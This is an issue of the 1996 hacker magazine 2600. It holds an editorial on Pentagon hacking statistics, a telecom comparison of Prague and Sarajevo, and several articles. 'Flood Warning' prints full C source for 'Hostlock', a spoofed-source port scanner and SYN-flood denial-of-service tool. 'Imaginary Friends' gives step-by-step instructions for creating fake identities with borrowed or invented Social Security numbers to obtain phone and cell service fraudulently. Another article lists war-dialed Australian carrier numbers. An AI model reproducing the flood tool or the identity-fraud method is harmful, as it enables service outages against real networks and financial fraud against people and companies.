2600

THE HACKER QUARTERLY
VOLUME THIRTEEN NUMBER TWO SUMMER 1996
$4.50 ($5.50 IN CANADA)

0 74470 83158 7 62

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Shawn West, D.A. Buchwald

Office Manager
Tampruf

"If we're going to live in this kind of world, we're going to have to link the intelligence world with law enforcement." - Senator Sam Nunn (D., Ga.) on a proposal to give the CIA power to begin domestic monitoring of U.S. citizens.

Writers: Bernie S., Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Jason Fairlane, Mr. French, Bob Hardy, Kingpin, Kevin Mitnick, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Thee Joker, Mr. Upsetter, Voyager, Dr. Williams.

Network Operations: Max-q, Phiber Optik.

Voice Mail: Neon Samurai.

Webmasters: Bloot, Corp.

Inspirational Music: Beck, Download, Busta Rhymes, Christopher Franke, The Tragically Hip.

Shout Outs: Stormbringer, Phyzzix, Eric from Philly, Phillipw, Gentry, Mo, Juliet, B., Okinawa, and the Founders.


```
—-BEGIN PGP PUBLIC KEY BLOCK—-
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nRORB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/OUthMLb6UOPC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
—-END PGP PUBLIC KEY BLOCK—-
```

NATURAL SELECTION

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1995 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

GUIDED PERCEPTIONS

If the media is to be believed, 250,000 hackers are out there somewhere trying to get into Defense Department computers. A quarter of a million. They sure do know how to get our attention, don't they?

After reading past the initial screaming headlines, you discover that there is not, in fact, a veritable army of hackers encircling the Pentagon. OK, we can exhale a little bit. When the General Accounting Office released this figure, they *meant* that there were 250,000 *attempts* to access Defense Department computers. Oh, and, by the way, two thirds of those attempts were successful.

Now it becomes interesting.

We have yet to hear a straight answer as to just what is meant by 250,000 "attempts" to break in. Were these login attempts? Telnet sessions? FTP accessing? Perhaps even web hits?

A success rate of 66 percent leads one to believe that we're dealing with incompetency on a phenomenal scale. There are systems out there where users mistype their passwords frequently enough to only have a two-thirds success rate and here we're talking about hackers somehow managing to achieve that rate. Do Defense Department computers use default passwords? Do they use passwords *at all?*

Even more amazing than this weird story of a non-story was the media reaction to it. Even though virtually no specifics were given, the piece was given prominent placement in newspapers, magazines, and on network radio and television. And we started to wonder what this was really leading up to.

It didn't take long to find out.

Mere weeks after these strange figures were released, Senate hearings were held to determine what actions needed to be taken. Some of the conclusions reached are truly frightening.

Senator Sam Nunn (D-Ga.) actually concluded that it was now necessary to turn the attention of the Central Intelligence Agency towards the American public, presumably so these evil hackers could be stopped from doing harm to the nation's defense. (Intelligence agencies like the CIA and the NSA have long been forbidden from focusing on domestic targets.) And Senator Jon Kyl (R-Az.) came up with this gem: "The United States currently has no ability to protect itself from cyberspace attacks." No ability? What exactly is it that would make these senators feel better? Is it not enough that people like Kevin Mitnick and Bernie S. have been forced to endure more inhumane treatment than killers and rapists? If individuals accused of so little can be subjected to so much, it seems hard to believe that real criminals would ever manage to slip through the cracks. If anything, there is *too much* ability and not enough common sense being used when dealing with these issues.

Of course, there's still that nagging little question of just what "real criminals" we're talking about here. Virtually everything we've been hearing seems to be based upon mere speculation. Even the Pentagon admits this, saying that there's no way to know just how many attacks there really were since few of them were noticed and because the ones that are noticed don't have to be reported. Yet they're able to make a number up, throw it to the media, and have it become the gospel truth. Imagine if all of us had *that* power.

To us, it's very simple to see the hypocrisy and the exaggeration but it's not so readily apparent to people who depend upon the mass media as their sole source of

news. People want clearly defined villains and overly simplistic and satisfying solutions. Or, at least, that's what those in charge of statistics seem to think. Maybe it's time to start giving people a little more credit and offering some alternative scenarios. We've found with both the Mitnick and Bernie S. cases that non-hackers have developed a genuine mistrust for what they have been told by the media and the government. The appalling actions of the Secret Service in the latter case have opened more eyes than anything else. It's hard to imagine where we will be in a few years if the current disintegration of trust continues. But it's bound to result in some desperate measures on the part of those in charge. What we are seeing in this Pentagon report and the ensuing Senate hearings may be one of the first signs of this frantic effort to regain our confidence.

Attorney General Janet Reno has gone before the nation and made hackers out to be one of the gravest threats facing all of us, again, with no real evidence other than speculative fears to point to. The danger of this witch hunt mentality cannot be overestimated.

But we must also be careful not to overgeneralize ourselves. We are every bit as guilty if we simply sit back and do nothing when such threats become apparent. The recent overturning of the Communications Decency Act by a three judge panel in Philadelphia is an example of what can be done when people join forces to challenge something which is unjust. And, while congratulations are certainly in order, the utter failure to do anything substantive for those people already locked away because of technophobia and/or malice towards hackers speaks volumes. The two issues *are* most definitely related. It's just more difficult to stand up for a person who some see as a criminal than it is to stand up for freedom and democracy on their own merits. Which is exactly why the former is so important.

Naturally, we hope the striking down of the Communications Decency Act is upheld. But what we really want to see is a more aggressive stance taken in challenging the information which we're being fed. When intelligent people ask intelligent questions, we'll see less nonsense about phantom hackers, less cruel and unusual punishment, and, quite possibly, some sane and well thought out policy.

It's in our hands.

WRITE FOR 2600!

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

A year of 2600 for every article we print
(this can be used toward back issues as well)
A 2600 t-shirt for every article we print
A voice-mail account for regular writers (two or more articles)
An account on 2600.com for regular writers
(2600.com uses encryption for login sessions and for files
so that your privacy is greatly increased)

PLEASE NOTE THAT LETTERS TO THE EDITOR ARE NOT ARTICLES

FLOOD WARNING

by Jason Fairlane

This program was written for, and tested on, a Linux machine with a kernel patch in place to allow ip source address spoofing. It will most likely not work on any other architecture. If you happen to port it to another architecture, contact me at: jfair@2600.com.

Description

[To all the people who know this already: Yes, this is a pretty weak description of TCP mechanics, but it suits our purpose just fine.]

This program scans a host to determine which ports are open, or listening for connections. Once a list of receiving ports has been compiled, the program then floods each of them with the specified number of SYN packets. A SYN packet is the first portion of the TCP "Three-Way Handshake". It basically says, "Hey, over here... I want to connect to you."

When a TCP/IP stack receives a SYN packet, it responds with a SYN/ACK, which says "OK, you can connect to me, just let me make sure it's you." At this point, it is waiting for an ACK, which says "Yeah, it's really me!". Now, if the source address in the SYN packet does not exist, but has a path to it in place, that SYN/ACK will never be answered with an ACK, and the TCP/IP stack will wait forever for that packet (actually until a certain amount of time has passed, which is implementation-dependent). If a whole bunch of those faked SYN packets are received simultaneously, the connection queue of the target machine will be filled.

The connection queue is the number of half-open (SYN_RECEIVED) connections the kernel will allow on a port before it starts dropping further connection requests to that port. For each Operating System there is a standard default, which may be configurable by the superuser. The default included with this program is 33, which will flood a good 90% of the machines out there. You may specify a particular number, with the "-n" command-line-switch. Example: *# hostlock my.test.site.com -l 500 -h 520 -n 1024* would flood every receiving port in the range of 500-520 on my.test.site.com with 1024 SYN packets, the default for Solaris 2.5.

Disclaimer:

Don't use this software without permission. I'm serious. It's very very very bad. This is probably one of the worst forms of Denial-Of-Service attacks there is. No one will be able to connect to your target's machine. It's bad.

OS	Version	Default	Configurable?
Solaris	2.5	1024	Yes
Windows NT	ALL	110	No
Solaris	2.4	32	Yes
Solaris	2.0 - 2.3	8	Yes
SunOS	ALL	8	Yes
Generic SVR4	ALL	8	Maybe (*)
Generic BSD	4.3/4.4	8	Maybe (*)
Linux	ALL	5	Yes

(*) = Depending on the implementation.

```
/* !!THIS PROGRAM IS EXTREMELY DANGEROUS!!.  NO GUIDELINES
 * ARE PROVIDED FOR THE CODE CONTAINED HEREIN.  IT IS MERELY
 * A DEMONSTRATION OF THE POSSIBLE DESTRUCTIVE USES OF IP
 * SPOOFING TECHNIQUES.  THE AUTHOR CLAIMS NO RESPONSIBILITY
 * FOR ITS USE OR MISUSE.  - jf (3/8/96)
 */



#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <sys/types.h>
#include <sys/socket.h>

#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/protocols.h>

#include <arpa/inet.h>
#include <netdb.h>

#define  PACKET_SIZE sizeof(struct tcppkt)

/* Configurable defaults.  These are specifiable via the command line. */
#define  DEF_BADDR   "132.45.6.8"
#define  DEF_SYNS    32                    /* (See Accompanying Table) */
#define  DEF_MAX     32768
#define  DEF_LOW     1

struct tcppkt {
  struct iphdr  ip;
  struct tcphdr tcp;
};

u_short ports[DEF_MAX];

void
usage(progname)
  char *progname;
{
  fprintf(stderr, "Hostlock v.01\n");
  fprintf(stderr, "Usage: %s <Target> [options]\n", progname);
  fprintf(stderr, "Options:\n\
-b [addr]\tAddress from which the SYNflood packets should appear to be.\n\
\t\tThis address should have correct routing records, but not exist.\n\
-l [port]\tPort to begin scanning from.\n\
-h [port]\tPort to end scanning on.\n\
-d [port]\tSpecific port to flood.\n\
-n [syns]\tNumber of SYN packets to flood with.\n");

  exit(1);
}

u_long
resolve(host)
  char *host;
{
  struct hostent *he;
  u_long addr;

  if( (he = gethostbyname(host)) == NULL) {
      addr = inet_addr(host);
  } else {
    bcopy(*(he->h_addr_list), &(addr), sizeof(he->h_addr_list));
  }
```

```
  return(addr);
}

/* From ping.c */
/*
 * in_cksum -
 *  Checksum routine for Internet Protocol family headers (C Version)
 */
unsigned short in_cksum(addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}

int
sendsyn(sin, s, saddr, sport, seq)
  struct  sockaddr_in *sin;
  u_long  saddr, seq;
  u_short sport;
  int     s;
{
  register struct  iphdr  *ip;
  register struct  tcphdr *tcp;
  register char    *php;
  static   char    packet[PACKET_SIZE];
  static   char    phead[PACKET_SIZE + 12];
  u_short len      = 0;

  /* Overlay IP header structure onto packet. */
  ip           = (struct iphdr *)packet;

  /* Fill in IP Header values. */
  ip->ihl      = 5;
  ip->version  = 4;
  ip->tos      = 0;
  ip->tot_len  = htons(PACKET_SIZE);
  ip->id       = htons(2600 + (rand()%32768));
  ip->frag_off = 0;
  ip->ttl      = 255;
  ip->protocol = IPPROTO_TCP;
  ip->check    = 0;
  ip->saddr    = saddr;
  ip->daddr    = sin->sin_addr.s_addr;

/*  The Linux kernel automatically checksums outgoing raw packets.
 *  however, other implementations might not, so if you are porting,
 *  remember to uncomment this line.
 *  ip->check    = in_cksum((char *)&ip, sizeof(struct iphdr));
 */

  /* Overlay TCP Header structure onto packet. */
```

```
  tcp          = (struct tcphdr *)(packet + sizeof(struct iphdr));

  /* Fill in TCP Header values. */
  tcp->th_sport = htons(sport);
  tcp->th_dport = htons(sin->sin_port);
  tcp->th_seq   = htonl(seq);
  tcp->th_ack   = 0;
  tcp->th_x2    = 0;
  tcp->th_off   = 5;
  tcp->th_flags = TH_SYN;
  tcp->th_win   = htons(10052);
  tcp->th_sum   = 0;
  tcp->th_urp   = 0;

  php = phead;
  memset(php, 0, PACKET_SIZE + 12);
  memcpy(php, &(ip->saddr), 8);
  php += 9;
  memcpy(php, &(ip->protocol), 1);
  len = htons(sizeof(struct tcphdr));
  memcpy(++php, &(len), 2);
  php += 2;
  memcpy(php, tcp, sizeof(struct tcphdr));

  /* Now fill in the checksum. */
  tcp->th_sum = in_cksum(php, sizeof(struct tcphdr)+12);

  /* And send... */
  return(sendto(s, packet, PACKET_SIZE, 0, (struct sockaddr *)sin,
         sizeof(struct sockaddr_in)));
}

int
synscan(saddr, sport, lo, hi, s, r, sin)
  u_long  saddr;
  u_short sport, lo, hi;
  int     s, r;
  struct  sockaddr_in *sin;
{
  struct  tcppkt buf;
  int     i, total = 0;

  for(i = lo ; i <= hi ; i++) {
    sin->sin_port = i;
    if( (sendsyn(sin, s, saddr, sport, 31337)) == -1) {
      perror("Error sending SYN packet");
      exit(1);
    }

    for(;;) {
      memset(&buf, 0, PACKET_SIZE);
      read(r, &buf, PACKET_SIZE);
      /* Is it from our target? */
      if( buf.ip.saddr != sin->sin_addr.s_addr ) continue;

      /* Sequence number ok? */
      if( (ntohl(buf.tcp.th_ack) != 31338) &&
          (ntohl(buf.tcp.th_ack) != 31337)) continue;

      /* RST/ACK - No service listening on port. */
      if( (buf.tcp.th_flags & TH_RST) &&
          (buf.tcp.th_flags & TH_ACK)) break;

      /* SYN/ACK - Service listening on port. */
      if( (buf.tcp.th_flags & TH_ACK) &&
          (buf.tcp.th_flags & TH_SYN)) {
      ports[total] = ntohs(buf.tcp.th_sport);
      printf("%d\n", ports[total++]);
      fflush(stdout);
          break;
```

```
      }

    } /* for(;;) */
  }
  return(total);
}

void
synflood(baddr, bport, s, numsyns, sin)
  u_long  baddr;
  u_short bport, numsyns;
  int     s;
  struct  sockaddr_in *sin;
{
  int i;

  printf("%d", sin->sin_port);
  fflush(stdout);

  for(i = 0 ; i < numsyns ; i++) {
    usleep(30);
    if( (sendsyn(sin, s, baddr, bport++, 31337)) == -1) {
        perror("Error sending SYN packet");
        exit(1);
    }
    printf(".");
    fflush(stdout);
  }
  printf("\n");
}

void
main(argc, argv)
  int    argc;
  char **argv;
{
  struct  sockaddr_in sin;
  u_long  saddr, daddr, baddr;
  u_short i, numsyns, lo, hi;
  u_short sport = 2600, bport = 2600;
  char    buf[256];
  int     s, r, total;

  total = numsyns = lo = hi = baddr = 0;

  /* Minimum usage is "hostlock <target>" */
  if(argc < 2) usage(argv[0]);

  if( (daddr = resolve(argv[1])) == -1) {
    fprintf(stderr, "Bad hostname/ip address: %s\n", argv[1]);
    usage(argv[0]);
  }

  for(i = 2 ; i < argc ; i ++) {
    switch(argv[i][1]) {
      case 'b': case 'B':
        if( (baddr = inet_addr(argv[++i])) == -1) {
          fprintf(stderr, "Bad hostname/ip address: %s\n", argv[1]);
          fprintf(stderr, "Defaulting to %s...\n", DEF_BADDR);
          baddr    = inet_addr(DEF_BADDR);
        }
        break;
      case 'l': case 'L':
        lo = atoi(argv[++i]);
        break;
      case 'h': case 'H':
        hi = atoi(argv[++i]);
        break;
      case 'd': case 'D':
        hi = lo = atoi(argv[++i]);
```

```
        break;
      case 'n': case 'N':
        numsyns = atoi(argv[++i]);
        break;
      default:
        fprintf(stderr, "Unknown option: -%c\n", argv[i][1]);
        usage(argv[0]);
        break;
    }
  }

  /* Institute defaults if these options have not been specified. */
  if(!numsyns) numsyns = DEF_SYNS;
  if(!lo)      lo      = DEF_LOW;
  if(!hi)      hi      = DEF_MAX;
  if(!baddr)   baddr   = inet_addr(DEF_BADDR);

  /* Fill in our sockaddr_in structure. */
  sin.sin_family      = PF_INET;
  sin.sin_addr.s_addr = daddr;
  sin.sin_port        = 0;

  if( (gethostname(buf, 256)) == -1) {
    perror("Unable to get our hostname");
    exit(1);
  }

  if( (saddr = resolve(buf)) == -1) {
    perror("Unable to resolve our hostname");
    exit(1);
  }

  /* Open our sending and receiving sockets. */
  if( (s = socket(PF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    perror("Unable to open a raw socket");
    exit(1);
  }

  if( (r = socket(PF_INET, SOCK_RAW, IPPROTO_TCP)) < 0) {
    perror("Unable to open a raw socket");
    exit(1);
  }

  printf("Performing hostlock on %s ports %d to %d.\n",
    inet_ntoa(sin.sin_addr), lo, hi);

  /* Scan. */
  printf("Scanning...\n");
  fflush(stdout);
  total = synscan(saddr, sport, lo, hi, s, r, &sin);

  printf("Scan completed.  %d receiving ports found.\n", total);
  sleep(2);                  /* Pause to let everything clear out. */

  printf("Flooding ports with %d SYNs each...\n", numsyns);
  fflush(stdout);

  /* Flood. */
  if( total ) {
    for(i = 0 ; i < total ; i++) {
      sin.sin_port = ports[i];
      synflood(baddr, bport, s, numsyns, &sin);
    }
  }

  printf("Hostlock completed.  Exiting.\n");

  exit(0);
}
```

SCANNING AUSTRALIA

by Comhack International

Never before has a total free phone carrier scan been done on an entire continent. Well, I've done one.... and now it's Australia's turn! Bite me, Telstra! I have in the past compiled the largest scans of our 0014-800-XXX-XXX numbers; this was in 1990. Since then we have had radical changes to the Australian telephone system and to the Australian hacking/phreaking scene. The lack of good information in the Australian h/p scene prompted me to generate this list with a carrier scan of all free phone lines.

With the introduction of 1-800 replacing 008 many new carriers are emerging. What follows are the numbers found by scanning the following sequences:

0014-800-124-XXX
0014-800-125-XXX
0014-800-126-XXX
0014-800-127-XXX
008-XXX-XXX
1800-XXX-XXX

All of the above are free for anyone to call (except for mobiles) within Australia. All numbers were scanned at 2400 baud.

I hope to release a complete scan of PABX/Tones/VMB's very soon so keep a look out!

Any constructive comments can be sent to coms@suburbia.net.

The information provided here is for informational purposes only. I am not responsible for *any* misuse that could occur as a result of this information. I must also stress that I am not in any way inciting anyone to do anything illegal by releasing these documents. If you are so stupid as to do anything illegal with the information provided here, then you deserve to be prosecuted to the fullest extent of the law! Have a nice day.

0014-800-XXX-XXX				
124009	124260	124578	124899	125318
124013	124272	124624	124911	125346
124028	124282	124632	124912	125351
124040	124331	124666	124922	125386
124047	124365	124702	124930	125423
124122	124392	124709	124944	125450
124139	124400	124711	124980	125451
124160	124408	124730	124995	125455
124173	124409	124767	125026	125458
124174	124423	124772	125031	125474
124177	124425	124783	125122	125475
124205	124461	124802	125188	125504
124209	124483	124803	125201	125520
124221	124504	124806	125208	125530
124223	124520	124807	125211	125669
124230	124525	124810	125213	125769
124233	124547	124812	125214	125795
124243	124548	124828	125241	125796
	124553	124855	125284	125823
	124572	124889	125292	125829

125830
125859
125870
125901
125905
125915
125947
126004
126031
126107
126122
126143
126172
126179
126285
126299
126301
126311
126386
126413
126448
126464
126473
126527
126538
126544
126545
126547
126559
126562
126585
126588
126590
126606
126698
126699
126760
126781
126858
126867
126868
126883
126904
126905
126914
126928
126935
126961
127027
127028
127045
127047
127061
127093
127112
127127
127142
127166
127190
127193
127206
127230
127243
127265
127299
127347
127405
127421
127435
127528
127572
127598
127614
127619
127658
127701
127740
127749
127758
127787
127789
127791
127805
127825
127831
127850
127861
127898
127913
127935
127986
1800-XXX-XXX
024035
024201
024203
024209
024241
024271
024284
024462
024822
024827
024850
024987
026187
026334
026347
035059
035077
035312
035317
035607
133313
221244
221552
222037
222316
251095
251311
251349
251716
333377
333499
335580
620239
620260
620381
620625
620827
620850
620921
622027
622147
622154
622328
622365
622669
622684
622755
622787
622829
622974
802012
802080
802109
802138
802143
802239
802289
802376
802565
802569
802578
802655
802676
802694
802741
802857
802858
802860
802871
802891
802951
802959
802989
802990
802995
806136
806177
806238
806283
806289
806295
806425
806442
806474
806479
806488
806610
806613
806659
806674
806707
806737
806759
806762
806805
806823
806850
806923
806924
806965
806978
808269
808285
808458
808524
808618
808620
808621
808622
808623
808968
808976
808977
810034
810077
810081
810158
810181
810231
810331
810365
810446
810464
810615
810841
810949
812014
812044
812082
812105
812113
812213
812523
812591
812656
812830
812957

IMAGINARY FRIENDS

by Frog

In letters to *2600* over the years, readers have tried to get phone service with a fake name and then Ma Bell clipped their wings by asking them to bring in a photo ID. In fact, it even happened to me once.

But for those of you who want phone service under another name, whether you owe the phone company money, you're a fugitive, or you just don't trust the government with an easy route to finding your home address, there is a way to get a phone under any name you want.

You may have the worst credit in the world but that doesn't matter. Your imaginary person doesn't have a credit record, and it's fairly easy to create a very good credit record for this new imaginary person who will soon exist in the eyes of Ma Bell and TRW (the people who supply credit information for most of the world).

How does TRW collect information about you and your imaginary friends? Two ways: First, what you tell TRW about yourself goes into TRW's files. *You mean TRW will believe anything I say?* You bet TRW will believe anything you say! Don't you wish the government was that gullible? Second, what your creditors and other people you do business with tell TRW about you goes into TRW files.

Since your imaginary person doesn't exist, he doesn't have any creditors to tell TRW any information.

So then the only way for TRW to get information about your imaginary person is for you to spoon feed it to them. Remember, TRW will believe anything you say! This is done by filling out four or five applications for credit cards like Visa, Mastercard, Discover, American Express, etc. And, whatever you tell them they will place in your imaginary person's credit file.

Your imaginary person needs a Social Security Number, date of birth, home phone, and home address. For a Social Security Number, pick someone else's, or modify your own. A good starter is 527-92-xxxx. Replace the xxxx with any numbers except 0000 or 9999. Even if the Social Security Number is a duplicate of someone else on TRW's files, it's OK. Duplicates happen. People make typing errors, change names, tell lies, etc. Don't worry. Duplicates are OK.

Make your new person 30, 40, or 50 years old. Older people have had more time to acquire assets and are better credit risks. I prefer to use a pay phone number for my home phone on the application. COCOTs are perfect because the few companies that call think it's your fax machine when the COCOT answers with its modem. For an address, use a vacant house. Say you own the home too! It looks better on the credit record. Remember, if you use a real phone or address, they could track you down later.

Last, your imaginary person needs a good job for a good credit record. You need a job title, salary, years with the company, and a company address and phone number. For job title, pick something that makes lots of money. An engineer or department manager is a good title. Your new person is respectable. Say he makes at least $60,000, more in big cities, less in small towns. Let your new person work at a major company in your area. Some good companies are Intel, IBM, RCA, Motorola, Compaq, etc. Use the company's local address as your work address and maybe use the phone number of that company. With ten year's experience on the job, your new person should make a very good credit reference.

Mail off five, six, or seven credit card applications to different places using the

same information on each one and, bingo, in about a week to ten working days those credit card venders will have run your new imaginary person's name and Social Security Number through TRW or some other credit company. Since the imaginary person didn't exist, TRW will add him/her to all the thousands of other real people in their computer.

Don't be sad. All your requests for credit cards will be rejected. The reason: lack of credit history or no credit history. But we're not here to get credit cards; we're here to get a phone for our imaginary friend. (How to get your imaginary friend a credit card will be in an upcoming article; it's just as easy as getting a phone but takes a little longer.)

When you ask Ma Bell for a phone, the first thing they do is run a credit check on you to make sure you exist and you're not a deadbeat. If they don't find your name on the computers at TRW, they will think you may be scamming them and ask for ID like a driver's license.

But, you sly fox, your imaginary person exists on TRW's computer because of those credit card applications you mailed in two weeks ago. And when Ma Bell runs her credit check on your imaginary friend, he exists. This makes Ma Bell happy. Ma Bell knows you exist on TRW's computer so she will let you have a phone without the hassle of supplying a driver's license.

This scam works the same for cell phone contracts. Just get your imaginary person on TRW's computers by applying for some credit cards, then go down and apply for a cell phone.

Some cell phone salesmen are very nasty and expect you to produce a real driver's license. Most of the time this can be gotten around by saying, "I just moved here from California and my wallet got stolen. But in California you get one driver's license number for life and I have it memorized. It's the number N24539876." The first four digits (N245) are from a valid Los Angeles driver's license. The rest of the nine digits I just made up in my head. Some salesmen are eager to make a sale and will gladly take this line so they can get a commission. Others will be hardnosed and demand a license. In that case you will have to walk down the street and try another cell phone vendor.

Lots of policemen have imaginary friends who supply them with imaginary information so they can get search warrants without probable cause. If it's OK for the cops to use imaginary people to violate your civil rights, then it's fair game for you to use imaginary people to help you make your life better.

A N N O U N C I N G

THE 1996 2600 INTERNET SEARCH!

The goal is simple. Find the oldest computer system hooked into the Internet. It could be a UNIVAC. Or a DEC 10. Maybe a Timex Sinclair. Who knows? The only way to find out is to start searching. If you're the first one to find an ancient system and it stays on the net throughout 1996, you'll win a lifetime subscription to 2600! You can even set up your own archaic system but you have to keep it on the net, it has to be the oldest system reported to us, and, in the event of a tie, you have to be the first one reporting it.

If you come under federal indictment for attacking the machine you find, it could affect your chances of winning.

Send entries to:

2600 Ancient Computers
PO Box 99
Middle Island, NY 11953
or email contest@2600.com

A TALE OF TWO CITIES

by Dr. Kolos

I recently moved to Sarajevo in order to open an Internet cafe and run a computer literacy workshop/reference center. Previously I lived in Prague for three years and arrived here expecting a similarly antiquated phone system made all the more unreliable by four years of war. I was very wrong.

Prague

The Czech Republic was a very rich country in the early part of this century. In 1938, just before being invaded by Hitler's army, it was the seventh most industrial country in the world. It thus had an extensive and complete telephone system, very modern at the time. Unfortunately, 40 years of communism not only brought the country down the path of economic ruin, it also did nothing to improve the telephone network. Thus, when I arrived in 1992, the same system, by and large, was still operational.

Many houses still have 1940's rotary phones with a mechanical ringer. The exchanges usually crackle and hiss with static. One has to dial slowly to ensure all the cylinders properly respond to the pulse signals. The population increase was not met with an installation of new exchanges but rather with the introduction of shared lines. The apartment building I lived in had ten numbers and one line. Outside my old apartment door was a small metal box containing a single step cylinder. I could hear it go click, click, click and then the phone in the apartment across from mine would start ringing (his number ended with three). When he finished his phone call and hung up, the switch would reset. I could then pick up my telephone, wait, hear the cylinder outside click seven times, then get a dial tone (my number ended with seven).

City codes (also known as area codes) are non-standardized as are phone number lengths. In Prague (city code 2), you have six, seven, or eight digit phone numbers. In some small towns, there will be a five digit city code with only a two digit phone number! Yes, I had a friend whose number was city code +21.

Their method of billing is wonderful. At the end of each month you receive the bill for the previous, previous month (i.e., in March you will get January's phone bill). It will simply state x amount of money with absolutely no itemization, either of local, long distance, or operator calls. You have no way of telling what you are being billed for. The way they track billing is even more interesting; they walk into a giant room full of mechanical unit counters and take a photograph of your line's counter. When the picture is developed they then match it against the previous month's photograph, subtract the difference, and charge you accordingly.

Line shortages are chronic and if you move into a flat without a telephone, you will not *get* a telephone, so you move into a flat *with* a telephone.

The Czech phone company (SPT Telecom) has recently been privatized and is doing its very best to upgrade the system. They have placed fiber optic cables on the main trunk lines between cities and they have installed some new digital exchanges. One area of Prague is now fully digital. When I was working for an Internet Access Provider there, we were given ten (yes, *ten*) phone lines so we could operate (and had to wait only two months for them to be installed).

There is some competition. Metronet, for example, has laid fiber optic cables in Prague's subway tunnels and is offering fast ATM connections (if you happen to live near the subway of course). A competing company (partly owned by US West) has introduced a cellular service with almost nationwide coverage (at outrageous rates).

There are numerous advantages to living in a mostly mechanical switch world. Call tracing, for example, is virtually impossible. Authorities would have to physically go from exchange to exchange to check the position of mechanical switches. All "star" features that exist in the U.S. are unthinkable, which can be good; Caller ID, Call Blocking, and other such "security" features are the hysterical reactions of a paranoid society.

With regards to public telephones, well, because of the line shortage there are few of

them. They are mostly new card phones using the prepaid "Gold Card" as described in *2600* a year or so ago. There are many hacked cards making the rounds. They have an extra chip in them that gives them unlimited usage. I think that due to this problem the phone company recently introduced a new kind of public telephone on which this hacked card does not work.

Coin phones are rare and are usually out of order. Petty thieves will stuff paper down the coin deposit slot. After many unsuspecting users have lost their money in the jammed slot, the thief will go back to the phone with a long flat steel rod and shove the money out, walking away with a rather pitiful profit.

Sarajevo

When I arrived in Sarajevo I expected all this *plus* war damage.

Not only was the former Yugoslavia a fairly prosperous country, but Sarajevo, as host to the 1984 Winter Olympic games, was the beneficiary of a huge modernization project. The old analog system was replaced with digital switches, and intercity connections over this mountainous country were done by fast microwave links (10 Mb/s and more). Many features established here at the time were not even available in the U.K. or Italy, such as call waiting, call forwarding, and so on.

Today Slovenia, which separated from the Yugoslav federation without much pain, has a thriving commercial Internet market, alternative BBS networks, Internet Cafes, and a very reliable phone system. Bosnia would have been the same.

The war in Bosnia was not an inevitable consequence of centuries of hatred but rather a very well organized coup that the Bosnian Serbs planned months ahead of the first shots being fired. It was executed to perfection in the first few months, but they met unexpected resistance and what was meant to be a short takeover battle became a very long and bloody civil war.

The first day of the war, barriers were set up throughout Sarajevo at previously determined strategic positions. The Serbs took control of all the surrounding mountains.

On the second day, they torched the city's main post office. This contained the main switching station for the city and thus ensured a local phone blackout. While firefighters tried to put out the flames they were sniped and shelled. The main communications tower that was used to link Sarajevo to Belgrade (via microwave) was in Serb hands and shut down (Yugoslavia's international exchange was in Belgrade thus isolating Sarajevo). They then cut any land lines that connected Sarajevo to outlying towns and villages. Electricity generating stations were also shut down, and thus, in the first days of the war Serbs ensured a total shutdown of telephone service.

But the Bosnians were resilient. There were two more telephone exchanges in Sarajevo that were successfully defended against attacks. The spare capacity of these exchanges was used to rewire some of the subscribers in the center of town who had lost their service. Portable generators were used to power the system, thus ensuring telephone service despite lack of any other amenities. A year later they installed their first satellite link, between Sarajevo and Bern (Switzerland), and established the new country code for Bosnia, 387. It was once again possible to have an international conversation.

This made it quite a surreal experience. Residents of Sarajevo would be at home, without water or electricity, with constant shelling outside, chatting on the phone and hitting flash when there was a call waiting.... They would also hook up small radios to the telephone lines, these 12V being the only available electricity.

As the war progressed, there were improvements. The first international satellite connection was only 16 voice channels (for a country with two million inhabitants and two million refugees in other countries wanting to telephone home), but soon more were added. There is now a satellite link to Italy, Sweden, Germany, England, and the U.S., each with between 32 and 180 voice channels. They are generally using Ericsson equipment (including AXE digital exchanges). They have also replaced some of the destroyed national microwave links between cities with VSAT links. This is expensive, but fixing the old links has proved too slow and complicated in a country with a front line.

Thus, here in Sarajevo, despite its turbulent history, I have found a far better, more modern, and more flexible telephone system than in Prague. Is that weird?

HOW TO CREATE ENCRYPTION

by TheCrow

